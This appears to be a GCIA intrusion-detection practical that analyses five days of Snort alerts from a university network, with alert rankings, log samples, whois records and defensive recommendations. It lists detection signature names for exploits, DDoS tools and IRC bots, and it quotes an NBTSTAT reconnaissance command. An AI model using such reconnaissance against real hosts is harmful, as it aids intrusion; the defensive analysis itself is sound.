CERT Coordination Center. “IN-2001-08; Code Red Worm Exploiting Buffer Overflow In IIS Indexing Svc DLL”. 17 Jan 2002. URL: http://www.cert.org/incident_notes/IN-2001-08.html

Common Vulnerabilities and Exposures (CVE). “Microsoft IIS Remote Buffer Overflow, CVE-2001-0500”. 9 Mar 2002. URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2001-0500

eEye Digital Security. “All versions of Microsoft IIS Remote buffer overflow”. 18 Jun 2001. URL: http://www.eeye.com/html/Research/Advisories/AD20010618.html

Ethereal. “Win32 Binary Distribution”. 4 Feb 2002. URL: http://www.ethereal.com/distribution/win32/all-versions/ethereal-setup-0.9.1.exe

Firetower. “Raptor Firewall Handling of Buffer Overflow Exploits”. 19 Jun 2001. URL: http://www.firetower.com/news-buffer-overflow.html

GCIA Practical by Donald Gregory. “Intrusion Detection in Depth – Student 598”. 24 Jan 2003. URL: http://www.giac.org/practical/GCIA/Donald_Gregory_GCIA.pdf

Google. “Search Engine”. URL: http://www.google.com

Internet Storm Center. “Code red Variants”. 7 Mar 2002. URL: http://www.incidents.org/archives/intrusions/msg03510.html

Internet Storm Center. “Log Downloads for Practical”. URL: http://www.incidents.org/logs/

Joel Scambray, Stuart McClure and George Kurtz. “Hacking Exposed: Network Security Secrets and Solutions”. 2nd Edition. . 11 Oct 2000

Microsoft Security Bulletin. “Microsoft Index Server ISAPI Extension, MS01-033”. 4 Nov 2003. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp

Microsoft. “Microsoft Information on the Code Red Virus”. 30 Oct 2003. URL: http://support.microsoft.com/default.aspx?scid=fh;EN-US;codered&product=iis50

Network Tools. “Express Lookup”. URL: http://www.network-tools.com

Ntl Group Ltd. “NTL Web Site”. URL: http://www.ntl.com

Northcutt, Stephen and Novak, Judy. “Network Intrusion Detection”. Sep 2002. 3rd Edition.

Reseaux IP Europeans (RIPE) Network Coordination Centre. “Whois Database“. URL: http://www.ripe.net

Request for Comments – Editor. “RFC 791 - Internet Protocol”. Sep 1981. URL: ftp://ftp.rfc-editor.org/in-notes/rfc791.txt

Roesch, Martin and Green, Chris. “Snort Users Manual”. 1 Jul 2003. Ver 2.0.1

RUS-CERT. “Posting – Code Red Variants”. 7 Mar 2002. URL:

Snort Open Source Intrusion Detection. “Precompiled Snort for Win32”. 7 Nov 2003. URL: http://www.snort.org/dl/binaries/win32

Snort Open Source Intrusion Detection. “Snort Rules Database”. URL: http://www.snort.org/snort-db

Stiler, Shane and Linsenbardt, Mark A. “IIS 4 and Proxy Server 2 24seven”. Aug 1999. 3rd Ed

Stuttgart University. “RE: LOGS: GIAC GCIA Version 3.3 Practical Detect”. 17 Dec 2002. URL: http://cert.uni-stuttgart.de/archive/intrusions/2002/12/msg00204.html

Symantec. “Code Red Worm”. 13 Nov 2003. URL: http://securityresponse1.symantec.com/sarc/sarc.nsf/html/codered.worm.html

Yahoo. “Search Engine”. URL: http://www.yahoo.com/

Executive Summary

I was tasked to analyze 5 consecutive days of alerts, scans, and out-of-spec files, to capture a Baltimore Maryland university's present security posture. During the period of analysis, the network generated over 1,740,336 alerts. Since it wasn't feasible to analyze each alert individually, I decided to focus on alerts that occurred more than 10,000 times, or 92% of the total. Each breakdown will consist of a summary, defensive recommendation, and registration information. Even though the university's network architecture wasn't provided, an analysis of the alerts, scans and Out-Of-Spec files seem to indicate a typical setup consisting of various operating systems, servers, etc.

Through the course of completing analysis for this assignment, it was discovered that university host MY.NET.111.72 exhibited behavior that may be associated with the Microsoft RPC DCOM Interface Buffer Overflow Vulnerability. While examining the scan logs, I noticed an unusually large amount of port 135 connection attempts from this IP to various addresses. Further investigation revealed 1,665,999 port 135 connection attempts, with each destined for a unique host address.

Additional analysis showed that another university host, MY.NET.150.51, might have been exploited for NetBIOS compromise. This host was discovered while investigating the "SMB Name Wildcard" events, and was found in 70% of those events.

The analysis dates I chose to were from November 7 to 11, 2003. The actual files I downloaded and used for this portion of the practical was totaled 21 instead of the required 15. This including the 5 days worth of logs for each set (alerts, scans, and out-of-spec), plus the day prior and the day after. My intent was to include any Nov 7 –11 data that may have spilled over into the Nov 6 and Nov 12 files. Through the data crunching process, items falling outside of my five-day window were removed. The files used to complete this part of my practical are listed below.

Alerts	Scans	Out Of Specification
alert.031106.gz	scans.031106.gz	oos_report_031106.txt
alert.031107.gz	scans.031107.gz	oos_report_031107.txt
alert.031108.gz	scans.031108.gz	oos_report_031108.txt
alert.031109.gz	scans.031109.gz	oos_report_031109.txt
alert.031110.gz	scans.031110.gz	oos_report_031110.txt
alert.031111.gz	scans.031111.gz	oos_report_031111.txt
alert.031112.gz	scans.031112.gz	oos_report_031112.txt

Alert Analysis

Prior to parsing the Alert data, there were 1,740,336 total events. By using various Unix commands, lines containing incomplete or partial data (i.e. ":1025 -> 156.107.112.253:137") were removed. Lines containing "spp_portscan", Snort Portscan Preprocessor, data were removed as well since they are represented in the "scan" files. Finally, lines containing dates that were outside of my 5-day analysis period were removed as well. The end result of my data manipulation left me with 378,816 Alert reports, which were arranged into a more usable four-column format consisting of Date/Time, Alert Name, Source Data, and Destination Data.

Prioritized Alerts

The 378,816 individual alerts, fell into one of the 50 unique alert names below.

Rank	Alert	Quantity	Percent
1	**ICMP SRC and DST outside network**	**255274**	**67.39%**
2	**Incomplete Packet Fragments Discarded**	**24414**	**6.44%**
3	**MY.NET.30.4 activity**	**18255**	**4.82%**
4	**SMB Name Wildcard**	**17344**	**4.58%**
5	**MY.NET.30.3 activity**	**16224**	**4.28%**
6	**connect to 515 from inside**	**14982**	**3.95%**
7	SYN-FIN scan!	8624	2.28%
8	High port 65535 tcp - possible Red Worm - traffic	6933	1.83%
9	High port 65535 udp - possible Red Worm - traffic	3029	0.80%
10	EXPLOIT x86 NOOP	2718	0.72%
11	[UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan.	2387	0.63%
12	[UMBC NIDS IRC Alert] XDCC client detected attempting to IRC	1910	0.50%
13	SUNRPC highport access!	1745	0.46%
14	NMAP TCP ping!	962	0.25%
15	Null scan!	781	0.21%
16	connect to 515 from outside	582	0.15%
17	[UMBC NIDS] External MiMail alert	577	0.15%
18	Possible trojan server activity	416	0.11%
19	EXPLOIT x86 stealth noop	392	0.10%
20	TCP SMTP Source Port traffic	309	0.08%
21	[UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	213	0.06%
22	TCP SRC and DST outside network	194	0.05%
23	FTP passwd attempt	116	0.03%
24	SMB C access	79	0.02%
25	FTP DoS ftpd globbing	61	0.02%
26	EXPLOIT x86 setuid 0	51	0.01%
27	EXPLOIT x86 setgid 0	37	0.01%

28	Probable NMAP fingerprint attempt	34	0.01%
29	IRC evil - running XDCC	20	0.01%
30	RFB - Possible WinVNC - 010708-1	18	0.00%
31	TFTP - Internal UDP connection to external tftp server	16	0.00%
32	TFTP - Internal TCP connection to external tftp server	15	0.00%
33	External RPC call	15	0.00%
34	Tiny Fragments - Possible Hostile Activity	14	0.00%
35	EXPLOIT NTPDX buffer overflow	14	0.00%
36	Attempted Sun RPC high port access	14	0.00%
37	DDOS mstream client to handler	9	0.00%
38	[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	6	0.00%
39	NETBIOS NT NULL session	6	0.00%
40	[UMBC NIDS IRC Alert] K\:line'd user detected, possible trojan.	4	0.00%
41	External FTP to HelpDesk MY.NET.70.50	4	0.00%
42	External FTP to HelpDesk MY.NET.70.49	4	0.00%
43	External FTP to HelpDesk MY.NET.53.29	3	0.00%
44	[UMBC NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot	2	0.00%
45	[UMBC NIDS IRC Alert] User joining Warez channel detected. Possible XDCC bot	2	0.00%
46	TFTP - External TCP connection to internal tftp server	2	0.00%
47	PHF attempt	2	0.00%
48	Traffic from port 53 to port 123	1	0.00%
49	TFTP - External UDP connection to internal tftp server	1	0.00%
50	DDOS shaft client to handler	1	0.00%
	Total Individual Alerts: 378,816		

Alerts Generated More Than 10,000 Times

I decided to focus on alert types that occurred more than 10,000 times. This represented approximately 92% of the total alerts for the period spanning November 7 –11, 2003.

#1 ICMP SRC and DST outside network

Reported: 255,274 times (67% of total alerts)

	Top 5 Source IPs
254722	192.168.0.16
334	68.55.119.182
39	192.168.0.128
37	172.139.122.34
25	0.0.0.0

	Top 5 Dest IPs
38444	192.167.xxx.xxx
36562	192.165.xxx.xxx
36056	192.168.xxx.xxx
35388	192.166.xxx.xxx
24040	219.145.xxx.xxx

A sampling of these alerts has been inserted below.

```
11/08-02:00:36.738361  [**] ICMP SRC and DST outside network [**] 172.140.116.205 -> 172.142.36.195
11/08-12:46:58.013755  [**] ICMP SRC and DST outside network [**] 0.0.0.0 -> 152.162.220.65
```

```
11/08-12:46:58.045484  [**] ICMP SRC and DST outside network [**] 0.0.0.0 -> 152.162.220.66
11/09-14:03:17.880706  [**] ICMP SRC and DST outside network [**] 0.0.0.0 -> 169.251.54.22
```

Summary:
While analyzing the traffic that generated these alerts, I noticed a large amount of IPs were using the 192,x,x,x address space. The "ICMP SRC and DST outside network" alert was reported 255,274 times. Of which 99.8% (254,761 occurrences) of the source IPs were using a 192.x.x.x address space and 70% (176,949) of the destination IPs were doing the same.

According to RFC 3330 - Special-Use IPv4 Addresses and RFC1918 - Address Allocation for Private Internets, the 0.0.0.0/8, 172.16.0.0/12, and 192.168.0.0/16 blocks are all IANA (Internet Assigned Numbers Authority) reserved IPv4 addresses set aside for use in private networks. The only source IP that doesn't fall into one of these blocks is 68.55.119.182, which is registered to the following.

```
68.55.119.182
        HostName:           pcp04921988pcs.woodln01.md.comcast.net
        CustName:           Comcast Cable Communications, Inc.
        Address:            3 Executive Campus
        Address:            5th Floor
        City:               Cherry Hill
        StateProv:          NJ
        PostalCode:         08002
        Country:            US
        RegDate:            2003-03-19
        Updated:            2003-03-19
        NetRange:           68.55.0.0 - 68.55.255.255
        CIDR:               68.55.0.0/16
        NetName:            BALTIMORE-A-6
        NetHandle:          NET-68-55-0-0-1
        Parent:             NET-68-32-0-0-1
        NetType:            Reassigned
        Comment:            NONE
        RegDate:            2003-03-19
        Updated:            2003-03-19
        TechHandle:         IC161-ARIN
        TechName:           Comcast Cable Communications Inc
        TechPhone:          +1-856-317-7200
        TechEmail:          cips_ip-registration@cable.comcast.com
        OrgAbuseHandle:     NAPO-ARIN
        OrgAbuseName:       Network Abuse and Policy Observance
        OrgAbusePhone:      +1-856-317-7272
        OrgAbuseEmail:      abuse@comcast.net
```

Defensive Recommendation:
Addresses within these blocks should not appear on the public Internet. Because of this, I believe the traffic originated from with the university's network. Often same source and destination traffic using external addresses is usually an indication of address spoofing. But in this case I think it may be some kind of

misconfiguration, in which machines configured to participate in a private network may be the cause. If the university is using Network Address Translation (NAT), they may want to check their configurations since this IP type is not suppose to be routable. Also recommend checking the snort configuration file to ensure it reflects any subnets used internally.

#2 Incomplete Packet Fragments Discarded
Reported: 24,414 times (6% of total alerts)

Top 5 SRC IP	
MY.NET.21.67	4277
MY.NET.21.37	3804
MY.NET.21.68	3370
MY.NET.21.69	3344
MY.NET.21.79	3330

Top 5 DST IP	
195.219.153.7	6869
24.227.67.205	3446
202.157.188.57	2500
24.188.139.201	2273
65.147.28.178	2196

A sampling of these alerts has been inserted below.

```
11/08-14:59:38.211634  [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.68 -> 195.219.153.7
11/08-15:04:22.740671  [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.69 -> 195.219.153.7
11/08-14:59:38.404724  [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.37 -> 195.219.153.7
11/08-15:04:23.120223  [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.37 -> 195.219.153.7
```

Summary:
The "Incomplete Packet Fragments Discarded" alert is usually triggered when packet fragments are detected, but Snort's spp_defrag preprocessor is not able to reassemble the entire packet due to missing fragments. The remaining packets are discarded since it can't be analyzed without the full packet.


One item that seemed irregular were the ports (0 or -) that were used. According to the GCIA practical by Johnny Calhoun, this activity could be due to several things, possibly a misconfiguration or a router corrupting packets. But it could also be crafted packets designed for a DOS since obviously the OS stacks were not designed to accept connections on this port or to create a connection with 0 as the source port. Obviously there is a problem with connections that utilize port 0, either as a source or a destination, which is not specified in RFC 793. I think this alert is just noise and the signature should be tuned or disabled.

Defensive Recommendation:
This could be due to a problem in the snort stream preprocessor, an improperly configured network device, crafted packets attempting a Denial of Service, or a mixture of all.

Of the 24,414 alerts, 87 were from unique Source IP addresses and 54 were from unique source addresses. The destination address appearing the most

(6,869) was 195.219.153.7. Out of the 87 total source addresses, only seven were destined for 195.219.153.7.

Further investigation into the seven source IPs showed they were responsible for 94% (22,888 alerts) of the traffic.



195.219.153.7		**24.227.67.205**	
inetnum:	195.219.153.0 - 195.219.153.255	HostName:	rrcs-se-24-227-67-205.biz.rr.com
netname:	WORLDCALL-TGB	OrgName:	Road Runner-Commercial
descr:	WorldCall	OrgID:	RCSW
country:	PK	Address:	13241 Woodland Park Road
admin-c:	SA1300-RIPE	City:	Herndon
tech-c:	KS1534-RIPE	StateProv:	VA
status:	ASSIGNED PA	PostalCode:	20171
notify:	ip-addr@teleglobe.ca	Country:	US
mnt-by:	AS8297-MNT	NetRange:	24.227.32.0 - 24.227.111.255
changed:	ip-addr@teleglobe.ca	CIDR:	24.227.32.0/19, 24.227.64.0/19,
source:	RIPE		24.227.96.0/20
route:	195.219.0.0/16	NetName:	NETWORK
descr:	Teleglobe UK NET	NetHandle:	NET-24-227-32-0-1
origin:	AS6453	Parent:	NET-24-0-0-0-0
mnt-by:	AS8297-MNT	NetType:	Direct Allocation
changed:	ip-tools@teleglobe.net	NameServer:	NS1.BIZ.RR.COM
source:	RIPE	NameServer:	NS2.BIZ.RR.COM
route:	195.219.0.0/16	NameServer:	DNS4.RR.COM
descr:	Teleglobe UK NET	RegDate:	2003-07-30
origin:	AS8297	Updated:	2003-07-30
mnt-by:	AS8297-MNT	OrgAbuseHandle:	ABUSE10-ARIN
changed:	ip-addr@teleglobe.com	OrgAbuseName:	Abuse
source:	RIPE	OrgAbusePhone:	+1-703-345-3416
		OrgAbuseEmail:	abuse@rr.com

#3 MY.NET.30.4 activity

Reported: 18,255 times (5% of total alerts)

SRC IP	
3363	68.54.168.204
2419	68.34.120.151
1973	68.50.47.41
1756	68.55.62.79
1193	68.55.205.180

DST IP	
18255	MY.NET.30.4

#	SRC PRT
760	9312
249	1591
233	3118
214	1032
184	3399

#	DST PRT
11035	51443
4199	524
2956	80
7	554
7	4000

A sampling of these alerts has been inserted below.

```
11/10-00:25:46.629107  [**] MY.NET.30.4 activity [**] 24.107.155.185:1515 -> MY.NET.30.4:4000
11/10-00:30:12.142465  [**] MY.NET.30.4 activity [**] 68.55.62.79:1031 -> MY.NET.30.4:524
11/10-04:23:09.905255  [**] MY.NET.30.4 activity [**] 68.55.62.79:1248 -> MY.NET.30.4:524
11/10-04:26:50.553004  [**] MY.NET.30.4 activity [**] 64.68.82.38:48910 -> MY.NET.30.4:80
```

Summary:


The traffic appears to be non-malicious. All of the source hosts listed above belong to US based company, Comcast Cable Communications.

Out of 18,255 occurances, there were 252 unique source addresses. Although 37 unique destination ports were observed, 99.7% of them used either port 51443 (Novell Netware Enterprise Server secondary HTTPS), 524 (Netware Core Protocol - NCP), or 80 (World Wide Web HTTP).

68.54.168.204 (pcp02772508pcs.howard01.md.comcast.net)

OrgName:	Comcast Cable Communications, Inc.
OrgID:	CMCS
Address:	3 Executive Campus; 5th Floor
City:	Cherry Hill
StateProv:	NJ
PostalCode:	08002
Country:	US
NetRange:	68.32.0.0 - 68.63.255.255
CIDR:	68.32.0.0/11
NetName:	JUMPSTART-1
NetHandle:	NET-68-32-0-0-1
Parent:	NET-68-0-0-0-0
NetType:	Direct Allocation
NameServer:	DNS01.JDC01.PA.COMCAST.NET
NameServer:	DNS02.JDC01.PA.COMCAST.NET
Updated:	2003-11-05
TechHandle:	IC161-ARIN
TechName:	Comcast Cable Communications Inc
TechPhone:	+1-856-317-7200
TechEmail:	cips_ip-registration@cable.comcast.com
OrgAbuseHandle:	NAPO-ARIN
OrgAbuseName:	Network Abuse and Policy Observance
OrgAbusePhone:	+1-856-317-7272
OrgAbuseEmail:	abuse@comcast.net

Defensive Recommendation:
This appears to a University's web-server. Placing the address into a browser confirmed this, as the Novell "Welcome to Netware 6 at UMBC" page was displayed. Suggest continued monitoring.



Welcome to NetWare 6 at UMBC

Novell NetStorage provides simple Internet-based access to your Novell network shares. It provides secure file access from any Internet location using any Internet browser. There is nothing to download; nothing to install on your workstation. Files and folders on your network shares can be accessed using nothing more than your web browser.

How do I login?
Click on the "Login to Novell" link on the left hand side of this page. You will be prompted for your Novell username and password. Enter this information and you will be taken to your novell shares.

Once you've finished using NetStorage, don't forget to logout by clicking the icon at the top of the page.

#4 SMB Name Wildcard
Reported: 17,344 times (5% of total alerts)

SRC IP	
12070	MY.NET.80.51
1664	MY.NET.11.6
557	MY.NET.80.67
272	MY.NET.11.7
223	MY.NET.150.198

DST IP	
1861	169.254.0.0
1106	137.69.102.199
1056	169.254.45.176
39	208.11.12.253
36	63.175.146.25

A sampling of these alerts has been inserted below.

```
11/07-00:56:01.617921  [**] SMB Name Wildcard [**] MY.NET.190.102:137 -> 12.87.24.252:137
11/07-01:00:21.842281  [**] SMB Name Wildcard [**] MY.NET.11.6:137 -> 169.254.0.0:137
11/09-01:09:34.367180  [**] SMB Name Wildcard [**] MY.NET.29.24:137 -> 137.69.102.199:137
11/09-01:09:34.550621  [**] SMB Name Wildcard [**] MY.NET.5.45:137 -> 137.69.102.199:137
```

Summary:
Although this alert was reported 17,344 times, it only accounts for 5% of the total alerts. The alert involves port 137, which is the Samba and Windows NETBIOS Name Service. The alerts are probably generated when performing a NetBios Status query on a Windows or Unix (Samba) host.

The majority of source ip addresses were of the 169.254 network range, or APIPA addresses. Automatic Private IP Addressing (APIPA) is a feature of Windows-based operating systems that enables a computer to automatically assign itself an IP address in certain situations (i.e. if the DHCP server goes down).

In a SANS IDS FAQ article, Bryce Alexander wrote the following:

> "This has two sources, an increase in awareness among script kiddies of the ability to discover information about a target host using NBTSTAT and the spread of an internet worm known as network.vbs."
> "This particular trace was crafted by using the windows command: NBTSTAT • A (Target IP Address)".

Defensive Recommendation:
The snort rule in use appears to be catching quite a bit of traffic. To decrease the amount of false positives, recommend snort be reconfigured so it excludes APIPA addresses and only generates an alert when non-local addresses are involved.

Since NetBIOS traffic should never be coming from external hosts, recommend blocking NetBios at the firewall for all servers and network infrastructure. This was also previously recommended by Bradley Urwiller and to Ewen Fung in their GCIA practicals.

CERT Incident Note-2002-02 discusses the exploitation of unprotected windows networking shares. Per instructions contained within, recommend checking the network for the "network.vbs" worm and follow it's guidance to eradicate where applicable. Finally, since the vast majority of alerts (70%) were coming from one university host (MY.NET.80.51) and destined for 12,070 unique addresses, recommend disconnecting this system from the network until it can be checked for possible network compromise.

#5 MY.NET.30.3 activity

Reported: 16,224 times (4% of total alerts)

SRC IP	
6518	67.21.63.15
3704	68.55.179.200
1196	68.55.250.229
1096	68.57.90.146
714	68.55.233.51

DST IP	
16224	MY.NET.30.3

#	SRC PRT
4955	1043
3635	1058
1194	1037
768	1255
766	1053

#	DST PRT
16112	524
37	80
6	21
5	4000
4	554


A sampling of these alerts has been inserted below.

```
11/08-00:08:48.371852  [**] MY.NET.30.3 activity [**] 68.55.233.51:65379 -> MY.NET.30.3:524
11/08-01:04:06.381659  [**] MY.NET.30.3 activity [**] 158.121.109.201:3356 -> MY.NET.30.3:80
11/08-04:55:12.940047  [**] MY.NET.30.3 activity [**] 67.86.66.47:2232 -> MY.NET.30.3:1243
```

```
11/08-05:21:22.134680  [**] MY.NET.30.3 activity [**] 217.227.183.224:13173 -> MY.NET.30.3:80
```

<u>Summary:</u>
Again the source addresses listed above all belong to US based ISP Comcast Cable Communications or Adelphia Cable Communications. The destination port utilized the most appears to be 524. This appears to be a similar situation as with the MY.NET.30.4 alert.

<u>Defensive Recommendation:</u>
Since the majority of traffic is from port 524 (NCP) or 80 (HTTP), the activity does not seem to be malicious. Confirmed this was a web page by browsing to the address. Recommend continued observation.



Welcome to NetWare 6

Congratulations! You have successfully installed NetWare 6. We hope you will take a few moments to look at the powerful features available with NetWare 6, the Net Services Software Solution from Novell. NetWare 6 adds tremendous value to your company's ability to communicate over your network. When you need to extend the reach of your intranet to the Internet, NetWare 6 provides non-stop access, Net-ready security and high availability.

You will see these powerful capabilities reflected in NetWare 6 file storage, iFolder, iP-printing, directory and powerful new Web services that are accessed as Net services across all types of networks; corporate and public, wired and wireless, storage systems and client desktops.

This page should be considered temporary. You might wish to replace it with your own home page and Web site content. Before doing so

#6 connect to 515 from inside
Reported: 14,982 times (4% of total alerts)

Source IP	
MY.NET.162.41	14874
MY.NET.97.45	78
MY.NET.97.95	29

Dest IP	
128.183.110.242	14874
128.183.16.169	107
202.157.188.57	1

Dest Port	
515	14982

A sampling of these alerts has been inserted below.

```
11/07-11:02:46.223423  [**] connect to 515 from inside [**] MY.NET.97.95:1007 -> 128.183.16.169:515
11/07-10:58:53.950506  [**] connect to 515 from inside [**] MY.NET.97.95:782 -> 128.183.16.169:515
11/07-13:28:51.124052  [**] connect to 515 from inside [**] MY.NET.97.45:995 -> 128.183.16.169:515
11/10-00:20:46.508536  [**] connect to 515 from inside [**] MY.NET.162.41:721 -> 128.183.110.242:515
```

<u>Summary:</u>
Alert triggers when an inside address (MY.NET) tries to connect to an outside address on port 515. The activity appears to be normal traffic. Port 515 for both

TCP and UDP is associated with printer spooler or lpr service. The Destination IPs are more than likely print servers.

In his GCIA practical, Brian Coyle comes to a similar conclusion. “Port 515 is the Unix lpr/lpd printer facility. While there are some known vulnerabilities and remote exploits for various implementations, most of this traffic appears to be valid”.

Registration information for the destination addresses is as follows.

IP address: 128.183.110.242 (Host name: tek924.gsfc.nasa.gov)	
OrgName	National Aeronautics and Space Administration
OrgID	NASA
Address	AD33/Office of the Chief Information Officer
City	MSFC
StateProv	AL
PostalCode	35812
Country	US
NetRange	128.183.0.0 - 128.183.255.255
CIDR	128.183.0.0/16
NetName	GSFC
NetHandle	NET-128-183-0-0-1
Parent	NET-128-0-0-0-0
NetType	Direct Allocation
NameServer	NS.GSFC.NASA.GOV
NameServer	NS2.GSFC.NASA.GOV
RegDate	1993-04-01
Updated	2003-02-05
TechHandle	ZN7-ARIN
TechName	National Aeronautics and Space Administration
TechPhone	+1-256-544-5623
TechEmail	dns.support@nasa.gov
OrgAbuseHandle	NASAA-ARIN
OrgAbuseName	NASA Abuse
OrgAbusePhone	+1-800-762-7472
OrgAbuseEmail	abuse@nasa.gov

Defensive Recommendation:
The GCIA practical by Marshall Heilmal stated “In the five days of examined traffic, the only machine to flag this alert was MY.NET.162.41 using source port 721 and destination address 128.183.110.242. According to RFC 1179, the source port must be between ports 721 and 731 in order to use the line printer (lpr) service, so this traffic looks like legitimate lpr usage. 128.183.110.242 falls under NASA’s IP range, and a reverse DNS lookup on the machine returns tek924.gsfc.nasa.gov. Perhaps someone at the university was working on a project with NASA and sending research results to the space center, or perhaps they are trying to hack one of NASA’s printers? There does not seem to be any type of time pattern fitting this traffic.

It is unclear why the university would want this alert; I am going to agree with Tod Beardsley that this alert is noise and should be removed. If the university is concerned about students connecting to external printers, they need to block outgoing port 515."

Suggest an investigation to determine why the print jobs are going to an external IP address. If the traffic is not valid, recommend blocking port 515 at the firewall.

Top Sources, Destinations – All Alerts

	Top 5 Source IPs
254722	192.168.0.16
14874	MY.NET.162.41
12070	MY.NET.80.51
8503	64.243.84.43
6603	67.21.63.15

	Top 5 Dest IPs
18255	MY.NET.30.4
16224	MY.NET.30.3
14874	128.183.110.242
6870	195.219.153.7
3447	24.227.67.205

The top source IP (192.168.0.16) had an alert volume of 254,722, and each contained an identical alert message of "ICMP SRC and DST outside network". The top destinations for this IP were: 192.167.xxx.xxx (46,616 times), 192.165.xxx.xxx (44,153 times), 192.168.xxx.xxx (43188 times), and 192.166.xxx.xxx (42,736 times). This is the same as alert number 1, in which all of the IPs are intended for private use networks. As with alert 1, suggest administrators check internal network configurations. This may be misconfigured NAT or could be that the snort configuration wasn't updated with latest subnet information

The number two source IP was MY.NET.162.41, which too was previously discussed in alert number 6, occurred 14,874 time and contained the message "connect to 515 from inside". Each occurance used port 515 and was destined for the NASA IP of 128.183.110.242 (tek924.gfsc.nasa.gov), which coincidentily is the third top destination IP.

The third top source IP was discussed in alert number 4, "SMB Name Wildcard", and the top two destination IPs, MY.NET.30.3 and MY.NET.30.4, were discussed in alerts 3 and 5.

Top Sources, Destinations – All Scans

